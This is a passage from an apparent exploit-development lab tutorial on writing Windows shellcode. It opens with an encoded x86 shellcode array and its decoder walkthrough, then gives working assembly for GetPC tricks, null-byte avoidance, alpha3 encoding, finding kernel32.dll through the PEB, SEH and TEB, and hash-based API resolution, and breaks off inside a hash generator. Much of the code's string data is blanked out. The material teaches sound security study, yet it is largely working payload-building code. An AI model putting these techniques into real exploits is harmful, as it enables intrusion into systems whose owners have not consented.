"\x6a\x33\x59\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x48"
"\x9d\xfb\x3b\x83\xeb\xfc\xe2\xf4\xb4\x75\x72\x3b\x48\x9d"
"\x9b\xb2\xad\xac\x29\x5f\xc3\xcf\xcb\xb0\x1a\x91\x70\x69"
"\x5c\x16\x89\x13\x47\x2a\xb1\x1d\x79\x62\xca\xfb\xe4\xa1"
"\x9a\x47\x4a\xb1\xdb\xfa\x87\x90\xfa\xfc\xaa\x6d\xa9\x6c"
"\xc3\xcf\xeb\xb0\x0a\xa1\xfa\xeb\xc3\xdd\x83\xbe\x88\xe9"
"\xb1\x3a\x98\xcd\x70\x73\x50\x16\xa3\x1b\x49\x4e\x18\x07"
"\x01\x16\xcf\xb0\x49\x4b\xca\xc4\x79\x5d\x57\xfa\x87\x90"
"\xfa\xfc\x70\x7d\x8e\xcf\x4b\xe0\x03\x00\x35\xb9\x8e\xd9"
"\x10\x16\xa3\x1f\x49\x4e\x9d\xb0\x44\xd6\x70\x63\x54\x9c"
"\x28\xb0\x4c\x16\xfa\xeb\xc1\xd9\xdf\x1f\x13\xc6\x9a\x62"
"\x12\xcc\x04\xdb\x10\xc2\xa1\xb0\x5a\x76\x7d\x66\x22\x9c"
"\x76\xbe\xf1\x9d\xfb\x3b\x18\xf5\xca\xb0\x27\x1a\x04\xee"
"\xf3\x6d\x4e\x99\x1e\xf5\x5d\xae\xf5\x00\x04\xee\x74\x9b"
"\x87\x31\xc8\x66\x1b\x4e\x4d\x26\xbc\x28\x3a\xf2\x91\x3b"
"\x1b\x62\x2e\x58\x29\xf1\x98\x15\x2d\xe5\x9e\x3b\x42\x9d"
"\xfb\x3b";
```

When looking at the code in the debugger, we see this

```
CPU - main thread, module testshel
00402180   6A 33            PUSH 33
00402182   59               POP ECX
00402183   D9EE             FLDZ
00402185   D97424 F4        FSTENV (28-BYTE) PTR SS:[ESP-C]
00402189   5B               POP EBX
0040218A   8173 13 489DFB3B XOR DWORD PTR DS:[EBX+13],3BFB9D48
00402191   83EB FC          SUB EBX,-4
00402194  ^E2 F4            LOOPD SHORT testshel.0040218A
00402196   B4 75            MOV AH,75
00402198   72 3B            JB SHORT testshel.004021D5
0040219A   48               DEC EAX
0040219B   9D               POPFD
0040219C   9B               WAIT
0040219D   B2 AD            MOV DL,0AD
0040219F   AC               LODS BYTE PTR DS:[ESI]
```

- PUSH 33 + POP ECX= put 33 in ECX. This value will be used as counter for the loop to reproduce the original shellcode.
- FLDZ + FSTENV : code used to determine it's own location in memory (pretty much the same as what was used in shikata_ga_nai)
- POP EBX : current address (result of last 2 instructions) is put in EBX
- XOR DWORD PTR DS:[EBX+13], 3BFB9D48 : XOR operation on the data at address that is relative (+13) to EBX. EBX was initialized in the previous instruction. This will produce 4 byte of original shellcode. When this XOR operation is run for the first time, the MOV AH,75 instruction (at 0×00402196) is changed to "CLD"
- SUB EBX, -4 (subtract 4 from EBX so next time we will write the next 4 bytes)
- LOOPD SHORT : jump back to XOR operation and decrement ECX, as long as ECX is not zero

The loop will effectively reproduce the shellcode. When ECX is zero (so when all code has been reproduced), we can see code (which uses MOV operations + XOR to get our desired values):

First, a call to 0×00402225 is made (main function of the shellcode), where we can see a pointer to "calc.exe" getting pushed onto the stack, and WinExec being located and executed.

Don't worry about how the shellcode works ("locating winexec, etc") for now – you'll learn all about it in the next chapters.

Take the time to look at what the various encoders have produced and how the decoding loops work. This knowledge may be essential if you need to tweak the code.

Encoders : alpha3

The alpha3 encoding utility (improved version of alpha2, which we have discussed in the unicode lab). Alpha3 will produce 100% alphanumeric code, and offers some other functionality that may come handy when writing shellcode/building exploits. Definitely worth while checking out !

Little example : let's assume you have written your unencoded shellcode into calc.bin, then you can use this command to convert it to latin-1 compatible shellcode :

```
ALPHA3.cmd x86 latin-1 call --input=calc.bin > calclatin.bin
```

Then convert it to bytecode :

```
perl pveReadbin.pl calclatin.bin
Reading calclatin.bin
Read 405 bytes

"                                "
"                                "
"                                "
"                                "
"                                "
"                                "
"                                "
"                                "
"                                "
"                                "
"                                "
"                                "
"                                "
"                                "
"                                "
"                                "
"                                "
"                                "
"                                "
"                                "
"                                "
"                                "
"                                "
"                                "
"                                "
"                                "
"                                "
"                                "
"                                "
"                                "
"                                "
"                                "
"                                "
"                                "
"                                "
"                                "
"                                "
"                                "
```

```
"                              "
"                              "
"                              "
"                              "
"                              "
"                              "
"                              "
"                              "
"                              "
"                              "
"                              "
"                              "
"                    ";
```

Encoders : Write one yourself

We could probably dedicate an entire lab writing encoders (which is out of scope for now). You can, however, use this excellent uninformed paper, http://www.uninformed.org/?v=5&a=3&t=sumry, on how to implement a custom x86 encoder.

Using GetPC

If you paid attention when we reviewed shikata_ga_nai and fstenv_mov, you may have wondered why the first set of instructions, apparently retrieving the current location of the code (itself) in memory, were used and/or needed. The idea behind this is that the decoder may need to have the absolute base address, the beginning of the payload or the beginning of the decoder, available in a register, so the decoder would be

- Fully relocatable in memory (so it can find itself regardless of where it is located in memory)
- Able to reference the decoder, or the top of the encoded shellcode, or a function in the shellcode by using base_address of the decoder code + offset… instead of having to jump to an address using bytecode that contains null bytes.

This technique is often called "GetPC" or "Get Program Counter", and there are a number of ways of getting PC :

CALL $+5

By running CALL $+5, followed by a POP reg, you will put the absolute address of where this POP instruction is located in reg. The only issue we have with this code is that it contains null bytes, so it may not be usable in a lot of cases.

CALL label + pop (forward call)

```
CALL geteip
geteip:
pop eax
```

This will put the absolute memory address of pop eax into eax. The bytecode equivalent of this code also contains null bytes, so it may not be usable too in a lot of cases.

CALL $+4

This is the technique used in the ALPHA3 decoded example (see above) and is described here:

http://skypher.com/wiki/index.php/Hacking/Shellcode/GetPC

3 instructions are used to retrieve an absolute address that can be used further down the shellcode

```
CALL $+4
RET
POP ECX
```

- \xe8\xff\xff\xff\xff : call + 4
- \xc3 : ret
- \x59 : pop ecx

So basically, the call + 4 will jump to the last byte of the call instruction itself :

\xe8\xff\xff\xff\xff => will jump to the the last \xff (putting a pointer to that location on the stack). Together with \xc3, this becomes "INC EBX" (\xff\xc3), which acts as a nop here. Then, the pop ecx will retrieve the pointer from the stack.

As you can see, this code is 7 bytes long and does not have null bytes.

FSTENV

When we discussed the internals of the shikata_ga_nai & fstenv_mov encoders, we noticed a neat trick to get the base location of the shellcode that is based on FPU instructions. The technique is based on this concept :

Execute any FPU (Floating Point) instruction at the top of the code, then execute "FSTENV PTR SS: [ESP-C]"

The combination of these two instructions will result in getting the address of the first FPU instruction (so if that one is the first instruction of the code, you'll have the base address of the code) and writing it on the stack. In fact, the FSTENV will store that state of the floating point chip after issuing the first instruction. The address of that first instruction is stored at offset 0xC. to A simple POP reg will put the address of the first FPU

instruction in a register. And the nice thing about this code is that it does not contain null bytes. Very neat trick indeed !

Example :

```
[BITS 32]
FLDPI
FSTENV [ESP-0xC]
POP EBX
```

Bytecode :

```
"\xd9\xeb\x9b\xd9\x74\x24\xf4\x5b";
```

Note: This is 8 bytes, no null bytes.

Backward call

Another possible implementation of getting PC and make it point to the start of the shellcode/decoder (and make a jump to the code based on the address) is this :

```
[BITS 32]
jmp short InfoSec Institute
geteip:
  pop esi
  call esi      ;this will jump to decoder
InfoSec Institute:
  call geteip
  decoder:
    ; decoder goes here

  shellcode:
    ; encoded shellcode goes here
```

Bytecode:

```
"\xeb\x03\x5e\xff\xd6\xe8\xf8\xff"
"\xff\xff";
```

Making the asm code more generic : getting pointers to strings/data in general

In the example earlier in this document, we converted our strings into bytes, and pushed the bytes to the stack… There's nothing wrong with that, but since we started using/writing asm code directly, there may be a different/perhaps easier way to do this.

Let's take a look at the following example, which should do exactly the same as our "push bytes" code above :

```
[Section .text]
[BITS 32]

global _start

_start:

    jmp short GetCaption ; jump to the location
                         ; of the Caption string
CaptionReturn:           ; Define a label to call so that
                         ; string address is pushed on stack
    pop ebx              ; ebx now points to Caption string

    jmp short GetText    ; jump to the location of the Text string
TextReturn:
    pop ecx              ; ecx now points to the Text string

;now push parameters to the stack

    xor eax,eax          ; zero eax - needed for ButtonType & Hwnd
    push eax             ; push null : ButtonType
    push ebx             ; push the caption string onto the stack
    push ecx             ; push the text string onto the stack
    push eax             ; push null : hWnd

    mov ebx,0x7E4507EA   ; place address of MessageBox into ebx
    call ebx             ; call MessageBox

    xor eax,eax          ; zero the register again to clear
                         ; MessageBox return value
                         ; (return values are often returned into eax)
    push eax             ; push null (parameter value 0)
    mov ebx, 0x7c81CB12  ; place address of ExitProcess into ebx
    call ebx             ; call ExitProcess(0);

GetCaption:              ; Define label for location of caption string
    call CaptionReturn   ; call return label so the return address
                         ; (location of string) is pushed onto stack
    db "                 "        ; Write the raw bytes into the shellcode
                         ; that represent our string.
    db 0x00              ; Terminate our string with a null character.

GetText:                 ;Define label for location of caption string
    call TextReturn                     ;call the return label so the
                                        ;return address (location string)
                                        ;is pushed onto stack
    db "                                       "  ;Write the raw bytes into shellcode
                                        ;that represent our string.
    db 0x00                             ;Terminate our string with null
```

Basically, this is what the code does :

- Start the main function (_start)

- Jump to the location just before the "InfoSec Institute" string. A call back is made, leaving the address of where the "InfoSec Institute" string on the top of the stack. Next, this pointer is put in ebx
- Do the same for the "You have been pwned by InfoSec Institute" string and save a pointer to this string in ecx
- Zero out eax
- Push the parameters to the stack
- Call the MessageBox function
- Exit the process

The biggest difference is the fact that the string is in readable format in this code (so it's easier to change the text).

After compiling the code and converting to shellcode, we get this :

```
C:\shellcode>"                              "
        msgbox4.asm
        -o msgbox4.bin

C:\shellcode>perl pveReadbin.pl msgbox4.bin
Reading msgbox4.bin
Read 78 bytes

"                                  "
"                                  "
"                                  "
"                                  "
"                                  "
"                                  "
"                                  "
"                                  "
"                                  "
"                             ";

Number of null bytes : 2
```

The code size is still the same, but the null bytes clearly are in different locations (now more towards the end of the code) compare to when we pushed the bytes to the stack directly.

When looking at the shellcode in the debugger, this is what we see :

- Jumps required to push the strings on the stack and get a pointer in EBX and ECX
- PUSH instructions to put parameters on the stack
- Call MessageBoxA
- Clear eax (which contains return value from MessageBox) and put parameter on stack
- Call ExitProcess

The following bytes are in fact two blocks, each of them does the following:

- Jump back to the "main shellcode"
- Followed by the bytes that represent a given string
- Followed by 00

After the jump back to the main shellcode is made, the top of the stack points to the location where the jump back came from = the start location of the string. So a pop <reg> will in fact put the address of a string into reg.

Since this technique offers better readability, and since we will use payload encoders, we'll continue to use this code as basis for the remaining parts of this lab. Again, that does not mean that the method where the bytes are just pushed onto the stack is a bad technique… it's just different

Tip : If you still want to get rid of the null bytes too, then you can still use one of the tricks explained earlier (see "sniper"). So instead of writing:

```
db "InfoSec Institute"
db 0x00
```

You could also write this :

```
db "InfoSec InstituteX"
```

and then, replace the X with 00

(assuming "reg" points to start of string) :

```
xor eax,eax
mov [reg+0x07],al      ;overwrite X  with null byte
```

Alternatively you can use payload encoding to get rid of the null bytes too. It's up to you.

What's next ?

We now know how to convert c to asm, and take the relevant pieces of the asm code to build our shellcode. We also know how to overcome null bytes and other character set / "bad char" limitations.

But we are not nearly there yet.

In our example, we assumed that user32.dll was loaded so we could call the MessageBox API directly. In fact, user32.dll was indeed loaded (so we did not have to assume that), but if we want to use this shellcode in other exploits, we cannot just assume it will be there. We also just called ExitProcess directly (assuming that kernel32.dll was loaded).

Secondly, we hardcoded the addresses of the MessageBox and ExitProcess APIs in our shellcode. As explained earlier, this will most likely limit the use of this shellcode to XP SP3 only.

Our ultimate goal today is to overcome these 2 limitations, making our shellcode portable and dynamic.

Writing generic/dynamic/portable shellcode

Our MessageBox shellcode works fine, but only because user32.dll was already loaded. Furthermore, it contains a hardcoded pointer to a Windows API in user32.dll and kernel32.dll. If these addresses change across systems, which is quite likely, then the shellcode may not be portable.

The term "portability" does not only refer to the fact that no hardcoded addresses should be used. It also includes the requirement that the shellcode should be relocatable in memory and should run regardless of the stack setup before the shellcode is run. This means that – apart from the fact that using hardcoded addresses is a "no-go" – you will have to use relative calls in your code... and that means that you may have to locate your own location in memory, so you can use calls relative to your own location. We have talked about ways to do this earlier in this lab (see GetPC).

Making shellcode portable, as you will find out, will increase the shellcode size substantially. Writing portable/generic shellcode may be interesting if you want to prove a point that a given application is vulnerable and can be exploited in a generic way, regardless of the Windows version it is running on.

It's up to you to find the right balance between size and portability, all based on the purpose and restrictions of your exploit and shellcode. In other words : big shellcode with hardcoded addresses may not be bad shellcode if it does what you want it to do. At the same time it's clear that smaller shellcode with no hardcoded addresses, require more work.

In summary, how can we load user32.dll ourselves and what does it take to get rid of the hardcoded addresses ?

Introduction : system calls and kernel32.dll

When you want an exploit to execute some kind of useful code, you'll find out that you will have to talk to the Windows kernel to do so. You'll need to use so-called "system calls" when you want to to execute certain OS specific tasks.

Unfortunately the Windows OS does not really offer an way, an interface, an API to talk directly to the kernel and make it do useful stuff in an easy manner. This means that you will need to use other API's available in the OS dlls, that will in return talk to the kernel, to make your shellcode do what you want it to do.

Even the most basic actions, such as popping up a Message Box (in our example), require the use of such an API : the MessageBoxA API from user32.dll. The same reasoning applies to the ExitProcess API (kernel32.dll), ExitThread() and so on.

In order to use these API, user32.dll and kernel32.dll needed to be loaded and we had to find the function address. Next we had to hardcode it in our exploit code to make it work. It worked on our system, but we got lucky with user32.dll and kernel32.dll, because they seemed to be mapped when we ran our code. We also have

to realize that the address of this API varies across Windows versions / Service Packs. So our exploit only works on XP SP3.

How can we make this more dynamic ? Well, we need to find the base address of the dll that holds the API, and we need to find the address of the API inside that dll.

DLL is short for "Dynamically Linked Libraries". The word "dynamically" indicates that these dlls may/can get loaded dynamically into process space during runtime. Luckily, user32.dll is a dll that is commonly used and gets loaded into many applications, but we cannot realy rely on that.

The only dll that is more or less guaranteed to be loaded into process space is kernel32.dll. The nice thing about kernel32.dll is the fact that it offers a couple of API's that will allow you to load other dlls, or find the address of functions dynamically :

- LoadLibraryA (parameter : pointer to string with filename of the module to load, returns a pointer to the base address when it was loaded successfully)
- GetProcAddress

That's good news. So we can use these kernel32 APIs to load other dlls, and find API's, and then use these API's from those other dlls to run certain tasks (such as setting up network socket, binding a command shell to it, etc)

Almost there, but yet another issue arises : kernel32.dll may not be loaded at the same base address in different versions of Windows. So we need to find a way to find the base address of kernel32.dll dynamically, which should then allow us to do anything else (GetProcAddress, LoadLibrary, run other API's) based on finding that base address.

Finding kernel32.dll

Here are three techniques on how we can find kernel32.dll :

<u>PEB</u>

This is the most reliable technique to find the base address of kernel32.dll, and will work on Win32 systems starting at 95, up to Vista. The code described does not work anymore on Windows 7, but we'll look at how this can be solved, using information found in the PEB.

The concept behind this technique is the fact that, in the list with mapped modules in the PEB (Process Environment Block – a structure allocated by the OS, containing information about the process), kernel32.dll is always constantly listed as second module in the InInitializationOrderModuleList. Again, except for Windows 7.

The PEB is located at fs:[0x30] from within the process.

The basic asm code to find the base address of kernel32.dll looks like this :

(size : 37 bytes , null bytes : yes)

```
find_kernel32:
    push esi
    xor eax, eax
    mov eax, [fs:eax+0x30]
    test eax, eax
    js find_kernel32_9x
find_kernel32_nt:
    mov eax, [eax + 0x0c]
    mov esi, [eax + 0x1c]
    lodsd
    mov eax, [eax + 0x8]
    jmp find_kernel32_finished
find_kernel32_9x:
    mov eax, [eax + 0x34]
    lea eax, [eax + 0x7c]
    mov eax, [eax + 0x3c]
find_kernel32_finished:
    pop esi
    ret
```

At the end of this function, the base address of kernel32.dll will be placed in eax. You can leave out the final ret instruction if you are using this code inline.

Of course, if you don't want to target Win 95/98, then you can optimize/simplify the code a bit :

(size : 19 bytes, null bytes : no)

```
find_kernel32:
    push esi
    xor eax, eax
    mov eax, [fs:eax+0x30]
    mov eax, [eax + 0x0c]
    mov esi, [eax + 0x1c]
    lodsd
    mov eax, [eax + 0x8]
    pop esi
    ret
```

Note: Again, you can leave out the last ret instruction if you applied this code inline.

Next, with some minor changes, you can make this one null-byte-free :

```
find_kernel32:
  push esi
  xor ebx,ebx                ; clear ebx
  mov bl,0x30                ; needed to avoid null bytes
                             ; when getting pointer to PEB
  xor eax, eax               ; clear eax
  mov eax, [fs:ebx ]         ; get a pointer to the PEB, no null bytes
  mov eax, [ eax + 0x0C ]    ; get PEB->Ldr
  mov esi, [ eax + 0x1c ]
  lodsd
  mov eax, [ eax + 0x8]
  pop esi
```

```
ret
```

On Windows 7, kernel32.dll is not listed as second, but as third entry. Of course, you could just change the code and look for the third entry, but that would render the technique useless for other (non Windows 7) versions of the Windows operating system.

Fortunately, there are two possibe solutions to make the PEB technique work on all versions of Windows from Windows 2000 and up (including Windows 7) :

Solution 1:

(size : 22 bytes, null bytes : yes)

```
xor ebx, ebx                ; clear ebx
mov ebx, [fs: 0x30 ]        ; get a pointer to the PEB
mov ebx, [ ebx + 0x0C ]     ; get PEB->Ldr
mov ebx, [ ebx + 0x14 ]     ; get PEB->Ldr.InMemoryOrderModuleList.Flink (1st entry)
mov ebx, [ ebx ]            ; get the next entry (2nd entry)
mov ebx, [ ebx ]            ; get the next entry (3rd entry)
mov ebx, [ ebx + 0x10 ]     ; get the 3rd entries base address (kernel32.dll)
```

This code takes advantage of the fact that kernel32.dll is the 3rd entry in the InMemoryOrderModuleList. So it's a slightly different approach than the code earlier, where we looked at the InitializationOrder list, but it still uses information that can be found in the PEB. In this sample code, the base address is written into ebx. Feel free to use a different register if required. Also, keep in mind : this code contains 3 null bytes !

Without null bytes, and using eax as register to store the base address of kernel32 into, the code is slightly larger, and looks somewhat like this :

```
[BITS 32]
push esi
xor eax, eax                ; clear eax
xor ebx, ebx                ; clear ebx
mov bl,0x30                 ; set ebx to 0x30
mov eax, [fs: ebx ]         ; get a pointer to the PEB (no null bytes)
mov eax, [ eax + 0x0C ]     ; get PEB->Ldr
mov eax, [ eax + 0x14 ]     ; get PEB->Ldr.InMemoryOrderModuleList.Flink (1st entry)
push eax
pop esi
mov eax, [ esi ]            ; get the next entry (2nd entry)
push eax
pop esi
mov eax, [ esi ]            ; get the next entry (3rd entry)
mov eax, [ eax + 0x10 ]     ; get the 3rd entries base address (kernel32.dll)
pop esi
```

This code does not work 100% of the time on Windows 2000 computers. The following lines of code should make it more reliable:

(size : 50 bytes, null bytes : no)

```
cld                      ; clear the direction flag for the loop
xor edx, edx             ; zero edx
mov edx, [fs:edx+0x30]   ; get a pointer to the PEB
mov edx, [edx+0x0C]      ; get PEB->Ldr
mov edx, [edx+0x14]      ; get the first module from the
                         ; InMemoryOrder module list

; for each module (until kernel32.dll is found), loop :
next_mod:
mov esi, [edx+0x28]      ; get pointer to modules name (unicode string)
push byte 24             ; push down the length we want to check
pop ecx                  ; set ecx to this length for the loop
xor edi, edi             ; clear edi which will store the hash of the module name

loop_modname:
xor eax, eax        ; clear eax
lodsb               ; read in the next byte of the name
cmp al, 'a'         ; some versions of Windows use lower case module names
jl not_lowercase
sub al, 0x20        ; if so normalise to uppercase

not_lowercase:
ror edi, 13          ; rotate right our hash value
add edi, eax         ; add the next byte of the name to the hash
loop loop_modname    ; loop until we have read enough
cmp edi, 0x6A4ABC5B ; compare the hash with that of KERNEL32.DLL
mov ebx, [edx+0x10] ; get this modules base address
mov edx, [edx]       ; get the next module
jne next_mod         ; if it doesn't match, process the next module
```

In this example, the base address of kernel32.dll will be put in ebx.

Solution 2 :

This technique will still look at the InInitializationOrderModuleList, and checks the length of the module name. The unicode name of kernel32.dll has a terminating 0 as the 12th character. So scanning for 0 as the 24th byte in the name should allow you to find kernel32.dll correctly. This solution should be generic, should work on all versions of the Windows OS, and is null byte free !

(size : 25 bytes, null bytes : no)

```
[BITS 32]
  XOR     ECX, ECX              ; ECX = 0
  MOV     ESI, [FS:ECX + 0x30]  ; ESI = &(PEB) ([FS:0x30])
  MOV     ESI, [ESI + 0x0C]     ; ESI = PEB->Ldr
  MOV     ESI, [ESI + 0x1C]     ; ESI = PEB->Ldr.InInitOrder
next_module:
  MOV     EBP, [ESI + 0x08]     ; EBP = InInitOrder[X].base_address
  MOV     EDI, [ESI + 0x20]     ; EBP = InInitOrder[X].module_name (unicode)
  MOV     ESI, [ESI]            ; ESI = InInitOrder[X].flink (next module)
  CMP     [EDI + 12*2], CL      ; modulename[12] == 0 ?
  JNE     next_module           ; No: try next module.
```

This code will put the base address of kernel32 into EBP.

SEH

This technique is based on the fact that in most cases, the last exception handler (0xffffffff) points into kernel32.dll… so after looking up the pointer into kernel32, all we need to do is loop back to the top of the kernel and compare the first 2 bytes. If the last exception handler does not point to kernel32.dll, then this technique will obviously fail.

(size : 29 bytes, null bytes : no)

```
find_kernel32:
   push esi                        ; Save esi
   push ecx                        ; Save ecx
   xor  ecx, ecx                   ; Zero ecx
   mov  esi, [fs:ecx]              ; Snag our SEH entry
find_kernel32_seh_loop:
   lodsd                           ; Load the memory in esi into eax
   xchg esi, eax                   ; Use this eax as our next pointer for esi
   cmp  [esi], ecx                 ; Is the next-handler set to 0xffffffff?
   jns  find_kernel32_seh_loop     ; Nope, keep going.  Otherwise, fall through.
find_kernel32_seh_loop_done:
   lodsd
   lodsd                           ; Load the address of the handler into eax
   find_kernel32_base:
find_kernel32_base_loop:
   dec  eax                        ; Subtract to our next page
   xor  ax, ax                     ; Zero the lower half
   cmp  word [eax], 0x5a4d   ; Is this the top of kernel32?
   jne  find_kernel32_base_loop  ; Nope?  Try again.
find_kernel32_base_finished:
   pop  ecx                        ; Restore ecx
   pop  esi                        ; Restore esi
   ret                             ; Return (if not used inline)
```

Again, if all goes well, the address of kernel32.dll will be loaded into eax

Note : cmp word [eax], 0x5a4d : 0x5a4d = MZ is a signature, used by the MSDOS relocatable 16bit exe format. The kernel32 file starts with this signature, so this is a way to determine the top of the dll.

TOPSTACK (TEB)

(size : 23 bytes, null bytes : no)

```
find_kernel32:
   push esi                        ; Save esi
   xor  esi, esi                   ; Zero esi
   mov  eax, [fs:esi + 0x4]        ; Extract TEB
```

```
    mov  eax, [eax - 0x1c]       ; Snag a function pointer that's 0x1c bytes into the
stack
find_kernel32_base:
find_kernel32_base_loop:
    dec  eax                     ; Subtract to our next page
    xor  ax, ax                  ; Zero the lower half
    cmp  word [eax], 0x5a4d   ; Is this the top of kernel32?
    jne  find_kernel32_base_loop ; Nope?  Try again.
find_kernel32_base_finished:
    pop  esi                     ; Restore esi
    ret                          ; Return (if not used inline)
```

The base address of kernel32.dll will be loaded into eax if all went well.

Note : You can also use the generic.c program on the desktop of your VM to allow you to build a generic framework for new shellcode, containing the code to find kernel32.dll and finding functions in dlls.

This chapter should provide you with the necessary tools and knowledge to dynamically locate the base address of kernel32.dll and put it in a register. Let's move on.

Resolving symbols/Finding symbol addresses

Once we have determined the base address of kernel32.dll, we can start using it to make our exploit more dynamic and portable.

We will need to load other libraries, and we will need to resolve function addresses inside libraries so we can call them from our shellcode. .

Resolving function addresses can be fone easily with GetProcAddress(), which one of the functions within kernel32.dll. The only problem we have is : how can we call GetProcAddress() dynamically ? After all, we cannot use GetProcAddress() to find GetProcAddress() :-)

Querying the Export Directory Table

Every DLL Portable Executable image has an export directory table, which contains the number of exported symbols, the relative virtual address (RVA) of the functions array, the symbol names arry, and ordinals array. There is a 1 to 1 match with exported symbol indexes.

In order to resolve a symbol, we can walk the export table. First, go through the symbol names array and see if the name of the symbol matches with the symbol we are looking for. Matching the names could be done based on the full name (a string), which would increase the size of the code, or you can create a hash of the string you are looking for, and compare this hash with the hash of the symbol in the symbol names array. This is the preferred method.

When the hash matches, the actual virtual address of the function can be calculated like this :

1. Index of the symbol resolved in relation to the ordinals array
2. Value at a given index of the ordinals array is used in conjunction with the functions array to produce the relative virtual address to the symbol
3. Add the base address to this relative virtual address, and you'll end up with the VMA (Virtual Memory Address) of that function

This technique is generic and should work for any function in any dll – so not just for kernel32.dll. So once you have resolved LoadLibraryA from kernel32.dll, you can use this technique to find the address of any function in any dll, in a generic and dynamic way.

Setup before launching the find_function code :

1. Determine the hash of the function you are trying to locate, and make sure you know what module it belongs to. Creating hashes of functions will be discussed right below this lab – don't worry about it too much for now
2. Get the module base address. If the module is not kernel32.dll, you will need to
   - Get kernel32.dll base address first (see earlier)
   - Find loadlibraryA function address in kernel32.dll (using the code below)
   - Use loadlibraryA to load the other module and get it's base address (we'll talk about this in just a few moments)
   - Use this base address to locate the function in that module
3. Push the hash of the requested function name to the stack
4. Push base address of module to stack

The assembly code to find a function address looks like this :

(size : 78 bytes, null bytes : no)

```
find_function:
pushad                               ;save all registers
mov     ebp,  [esp  +  0x24]         ;put base address of module that is being
                                     ;loaded in ebp
mov     eax,  [ebp  +  0x3c]         ;skip over MSDOS header
mov     edx,  [ebp  +  eax  +  0x78] ;go to export table and put relative address
                                     ;in edx
add     edx,  ebp                    ;add base address to it.
                                     ;edx = absolute address of export table
mov     ecx,  [edx  +  0x18]         ;set up counter ECX
                                     ;(how many exported items are in array ?)
mov     ebx,  [edx  +  0x20]         ;put names table relative offset in ebx
add     ebx,  ebp                    ;add base address to it.
                                     ;ebx = absolute address of names table

find_function_loop:
jecxz  find_function_finished        ;if ecx=0, then last symbol has been checked.
                                     ;(should never happen)
                                     ;unless function could not be found
dec     ecx                          ;ecx=ecx-1
mov     esi,  [ebx  +  ecx  *  4]    ;get relative offset of the name associated
                                     ;with the current symbol
                                     ;and store offset in esi
add     esi,  ebp                    ;add base address.
```

```
                                        ;esi = absolute address of current symbol

compute_hash:
xor     edi,  edi                       ;zero out edi
xor     eax,  eax                       ;zero out eax
cld                                     ;clear direction flag.
                                        ;will make sure that it increments instead of
                                        ;decrements when using lods*

compute_hash_again:
lodsb                                   ;load bytes at esi (current symbol name)
                                        ;into al, + increment esi
test    al,  al                         ;bitwise test :
                                        ;see if end of string has been reached
jz       compute_hash_finished          ;if zero flag is set = end of string reached
ror     edi,  0xd                       ;if zero flag is not set, rotate current
                                        ;value of hash 13 bits to the right
add     edi,  eax                       ;add current character of symbol name
                                        ;to hash accumulator
jmp     compute_hash_again              ;continue loop

compute_hash_finished:

find_function_compare:
cmp     edi,  [esp  +  0x28]            ;see if computed hash matches requested hash (at
esp+0x28)
jnz     find_function_loop              ;no match, go to next symbol
mov     ebx,  [edx  +  0x24]            ;if match : extract ordinals table
                                        ;relative offset and put in ebx
add     ebx,  ebp                       ;add base address.
                                        ;ebx = absolute address of ordinals address table
mov     cx,  [ebx  +  2  *  ecx]        ;get current symbol ordinal number (2 bytes)
mov     ebx,  [edx  +  0x1c]            ;get address table relative and put in ebx
add     ebx,  ebp                       ;add base address.
                                        ;ebx = absolute address of address table
mov     eax,  [ebx  +  4  *  ecx]       ;get relative function offset from its ordinal and
put in eax
add     eax,  ebp                       ;add base address.
                                        ;eax = absolute address of function address
mov     [esp  +  0x1c],  eax            ;overwrite stack copy of eax so popad
                                        ;will return function address in eax
find_function_finished:
popad                                   ;retrieve original registers.
                                        ;eax will contain function address
ret                                     ;only needed if code was not used inline
```

Suppose you pushed a pointer to the hash to the stack, then you can use this code to load the find_function :

```
pop esi      ;take pointer to hash from stack and put it in esi
lodsd        ;load the hash itself into eax (pointed to by esi)
push eax     ;push hash to stack
push edx     ;push base address of dll to stack

call find_function
```

As you can see, the module base address must be in edx.

When the find_function returns, the function address will be in eax.

If you need to find multiple functions in your application, one of the techniques to do this may be this :

- Allocate space on the stack (4 bytes for each function) and set ebp to esp. Each function address will be written right after each other on the stack, in the order that you define
- For each dll that is involved, get the base address and then look up the requested functions in that dll :
    - Wrap a loop around the find_function function and write the function addresses at ebp+4, ebp+8, and so on (so in the end, the API pointers are written in a location that you control, so you can call them using an offset to a register (ebp in our example)

We will use this technique in an example later on.

It's important to note that the technique of using hashes to locate function pointers is generic. That means that we don't have to use GetProcAddress() at all.

Creating hashes

In the previous section, we have learned how to locate the address of functions by comparing hashes.

Of course, before one can compare hashes, one needs to generate the hashes first :-)

You can generate hashes yourself using some asm code available on the projectshellcode website. Obviously you don't need to include this code in your exploit – you only need it to generate the hashes, so you can use them in your exploit code.

After assembling the code with nasm, exporting the bytes with pveReadbin.pl and putting the bytes into the testshellcode.c application, we can generate the hashes for some functions. These hashes are just based on the function name string, so you can, of course, extend/modify the list with functions, simply modify the function names at the bottom of the code. Keep in mind that the function names may be case sensitive !

As stated on the projectshellcode website, the compiled source code will not actually provide any output on the command line. You really need to run the application through the debugger, and the function names + the hashes will be pushed on the stack one by one :

```
0012FF14  7ED8E273  sΓ╤"
0012FF18  00404162  bA@.  ASCII "ExitProcess"
0012FF1C  98FE8A0E  Äê▪ÿ
0012FF20  0040415A  ZA@.  ASCII "WinExec"
0012FF24  44119E7F  ⌂ P◄D
0012FF28  00404145  EA@.  ASCII "SetHandleInformation"
0012FF2C  808F0C17  ‡.Åç
0012FF30  0040413A  :A@.  ASCII "CreatePipe"
0012FF34  23D88774  tç╪#
0012FF38  0040412D  -A@.  ASCII "GetStdHandle"
0012FF3C  1665FA10  ►·e▬
0012FF40  00404124  $A@.  ASCII "ReadFile"
0012FF44  B0492DDB  █-I░
0012FF48  0040411E  ▲A@.  ASCII "Sleep"
0012FF4C  FB97FD0F  ☼²ù√
0012FF50  00404112  ↕A@.  ASCII "CloseHandle"
0012FF54  1F790AE8  Φ.y▼
0012FF58  00404108  ◘A@.  ASCII "WriteFile"
0012FF5C  8E4E0EEC  ∞♫NÄ
0012FF60  004040FB  √@@.  ASCII "LoadLibraryA"
0012FF64  004012F4  ⌠↕@.  RETURN to hashgene.004012F4
```

That's nice, but a perhaps even better way to generate hashes is by using this little c script, GenerateHash.c:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
long rol(long value, int n);
long ror(long value, int n);
long calculate_hash(char *function_name);
void banner();

int main(int argc, char *argv[])
{
    banner();
    if (argc < 2)
    {
        int we=0;
        char *func[] =
        {
            "              ",
            "            ",
            "               ",
            "         ",
            "           ",
            "     ",
            "        ",
            "            ",
            "          ",
            "                       ",
